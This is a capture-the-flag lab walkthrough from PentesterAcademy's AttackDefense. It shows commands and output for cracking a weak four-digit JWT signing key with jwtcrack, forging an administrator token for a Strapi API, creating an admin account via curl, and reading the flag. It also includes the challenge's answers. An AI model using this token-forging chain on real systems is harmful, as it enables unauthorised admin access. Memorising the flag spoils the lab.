ATTACK DEFENSE

by PentesterAcademy

Name	Bruteforcing Weak Signing Key (jwtcrack)
URL	https://attackdefense.com/challengedetails?cid=1446
Type	REST: JWT Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.4  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:04  txqueuelen 0  (Ethernet)
        RX packets 589  bytes 111526 (108.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 602  bytes 2854014 (2.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.14.190.2  netmask 255.255.255.0  broadcast 192.14.190.255
        ether 02:42:c0:0e:be:02  txqueuelen 0  (Ethernet)
        RX packets 23  bytes 1774 (1.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1304  bytes 3577441 (3.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1304  bytes 3577441 (3.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.14.190.2.

Therefore, the target REST API is running on 192.14.190.3, at port 1337.

Step 2: Checking the presence of the REST API.

Command: curl 192.14.190.3:1337

```
root@attackdefense:~# curl 192.14.190.3:1337
<!doctype html>

<html>
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <title>Welcome to your Strapi app</title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style>
      * {
        -webkit-box-sizing: border-box;
      }
```

The response reflects that Strapi CMS is running on the target machine.

Step 3: Getting the JWT Token for user elliot.

Command:
curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' http://192.14.190.3:1337/auth/local/ | jq

```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "e
lliotalderson"}' http://192.14.190.3:1337/auth/local/ | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   434  100   381  100    53    994    138 --:--:-- --:--:-- --:--:--  1130
{
  "jwt": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODM4MDY1LCJleHAiOjE1Nzc0MzAwNjV9.7FkpI9WYh
2iR9k2QhYbZBIpwHtazcbIlSLUmlivY_XI",
  "user": {
    "username": "elliot",
    "id": 2,
    "email": "elliot@evilcorp.com",
    "provider": "local",
    "confirmed": 1,
    "blocked":     ,
    "role": {
      "id": 2,
      "name": "Authenticated",
      "description": "Default role given to authenticated user.",
      "type": "authenticated"
    }
  }
}
root@attackdefense:~#
```

The response contains the JWT Token for the user.

JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODM4MDY1LCJleHAiOjE1Nzc0MzAwNjV9.7FkpI9WYh2iR9k2QhYbZBIpwHtazcbIlSLUmlivY_XI

Step 4: Decoding the token header and payload parts using https://jwt.io.

The token uses HS256 algorithm (a symmetric signing key algorithm).

Since it is mentioned in the challenge description that a weak secret key has been used to sign the token and the constraints on the key are also specified, a bruteforce attack could be used to disclose the correct secret key.

Step 5: Performing a bruteforce attack on the JWT Token secret key.

To brute-force the signing key, jwtcrack would be used. It is provided in the tools directory on Desktop.

Commands:
cd Desktop/tools/jwtcrack/
ls

```
root@attackdefense:~#
root@attackdefense:~# cd Desktop/tools/jwtcrack/
root@attackdefense:~/Desktop/tools/jwtcrack#
root@attackdefense:~/Desktop/tools/jwtcrack# ls
crackjwt.py  jwt2john.py  LICENSE  README.md  requirements.txt
root@attackdefense:~/Desktop/tools/jwtcrack#
```

Checking the usage information on the tool:

Command: python3 crackjwt.py

```
root@attackdefense:~/Desktop/tools/jwtcrack#
root@attackdefense:~/Desktop/tools/jwtcrack# python3 crackjwt.py
Usage: crackjwt.py [JWT or JWT filename] [dictionary filename]
root@attackdefense:~/Desktop/tools/jwtcrack#
```

Constraints on the Signing Key: The secret key is of 4 digits, each from the range of 0 to 9.

Generating a wordlist used for brute-forcing the signing key:

Save the following Python script as generate-wordlist.py:

Python Code:

```
fp = open("wordlist.txt", "w")

for i in range (10):
        for j in range (10):
                for k in range (10):
                        for l in range (10):
                                fp.write("%d%d%d%d\n" %(i,j,k,l))

fp.close()
```

Command: cat generate-wordlist.py

```
root@attackdefense:~/Desktop/tools/jwtcrack# cat generate-wordlist.py
fp = open("wordlist.txt", "w")

for i in range (10):
    for j in range (10):
        for k in range (10):
            for l in range (10):
                fp.write("%d%d%d%d\n" %(i,j,k,l))

fp.close()
root@attackdefense:~/Desktop/tools/jwtcrack#
```

Run the above Python script to generate the wordlist used for cracking the signing key:

Command: python3 generate-wordlist.py

```
root@attackdefense:~/Desktop/tools/jwtcrack#
root@attackdefense:~/Desktop/tools/jwtcrack# python3 generate-wordlist.py
root@attackdefense:~/Desktop/tools/jwtcrack#
root@attackdefense:~/Desktop/tools/jwtcrack# ls wordlist.txt
wordlist.txt
root@attackdefense:~/Desktop/tools/jwtcrack#
```

Brute-forcing the signing key:

Command: python3 crackjwt.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODM4MDY1LCJleHAiOjE1Nzc0MzAwNjV9.7FkpI9WYh2iR9k2QhYbZBIpwHtazcbIlSLUmlivY_XI wordlist.txt

```
root@attackdefense:~/Desktop/tools/jwtcrack# python3 crackjwt.py eyJhbGciOiJIUzI1Ni
IsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODM4MDY1LCJleHAiOjE1Nzc0MzAwNjV9.7FkpI9W
Yh2iR9k2QhYbZBIpwHtazcbIlSLUmlivY_XI wordlist.txt
Cracking JWT eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODM4MDY1L
CJleHAiOjE1Nzc0MzAwNjV9.7FkpI9WYh2iR9k2QhYbZBIpwHtazcbIlSLUmlivY_XI
Found secret key: 0903
root@attackdefense:~/Desktop/tools/jwtcrack#
```

The secret key used for signing the token is "0903".

Note: jwtcrack supports cracking the signing key for the JWT Tokens signed using the following symmetric signing algorithms: HS256, HS384, HS512.

Step 6: Creating a forged token.

Since the secret key used for signing the token is known, it could be used to create a valid token.

Using https://jwt.io to create a forged token.

Specify the token obtained in Step 3 in the "Encoded" section and the secret key obtained in the previous step in the "Decoded" section.

Encoded PASTE A TOKEN HERE

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODM4MDY1LCJleHAiOjE1Nzc0MzAwNjV9.7FkpI9WYh2iR9k2QhYbZBIpwHtazcbIlSLUmlivY_XI

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "id": 2,
  "iat": 1574838065,
  "exp": 1577430065
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  0903
) ☐ secret base64 encoded
```

Signature Verified


SHARE JWT

Notice the id field in the payload section has a value 2.

In Strapi, the id is assigned as follows:

- Administrator user has id = 1
- Authenticated user has id = 2
- Public user has id = 3

Since the signing key is already known, the value for id could be forged and changed to 1 (Administrator) and the corresponding token would be generated.



Forged Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTc0ODM4MDY1LCJleHAiOjE1Nzc0MzAwNjV9.7UJttOwM2HatS74izwpItzdbUEMkgSAxYSfhuZctGGg

This forged token would let the user be authenticated as administrator (id = 1).

Step 7: Creating a new account with administrator privileges.

Use the following curl command to create a new user with administrator privileges (role = 1).

Command:
curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTc0ODM4MDY1LCJleHAiOjE1Nzc0MzAwNjV9.7UJttOwM2HatS74izwpItzdbUEMkgSAxYSfhuZctGGg" -d '{ "role": "1", "username": "secret_user", "password": "secret_password", "email": "secret@email.com" }' http://192.14.190.3:1337/users | jq

Note: The JWT Token used in the Authorization header is the forged token retrieved in the previous step.


```
root@attackdefense:~/Desktop/tools/jwtcrack# curl -X POST -H "Content-Type: application/json" -H "Authori
zation: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTc0ODM4MDY1LCJleHAiOjE1Nzc0MzAwN
jV9.7UJttOwM2HatS74izwpItzdbUEMkgSAxYSfhuZctGGg" -d '{ "role": "1", "username": "secret_user", "password"
: "secret_password", "email": "secret@email.com" }' http://192.14.190.3:1337/users | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   326  100   224  100   102    802    365 --:--:-- --:--:-- --:--:--  1172
{
  "id": 3,
  "username": "secret_user",
  "email": "secret@email.com",
  "provider": "local",
  "confirmed":     ,
  "blocked":     ,
  "role": {
    "id": 1,
    "name": "Administrator",
    "description": "These users have all access in the project.",
    "type": "root"
  }
}
root@attackdefense:~/Desktop/tools/jwtcrack#
```

The request for the creation of the new user succeeded.


Step 8: Login to the Strapi Admin Panel using the credentials of the newly created user.

Open the following URL in firefox:


Strapi Admin Panel URL: http://192.14.190.3:1337/admin



Step 9: Retrieving the secret flag.




Open the Secretflags content type on the left panel.



Notice there is only one entry. That entry contains the flag.

Click on that entry and retrieve the flag.



Flag: bf10c94e189916a0d3f3764d654ef3b0637c06c633bf8b3

References:

1. Strapi Documentation (https://strapi.io/documentation)
2. JWT debugger (https://jwt.io/#debugger-io)
3. jwtcrack (https://github.com/Sjord/jwtcrack)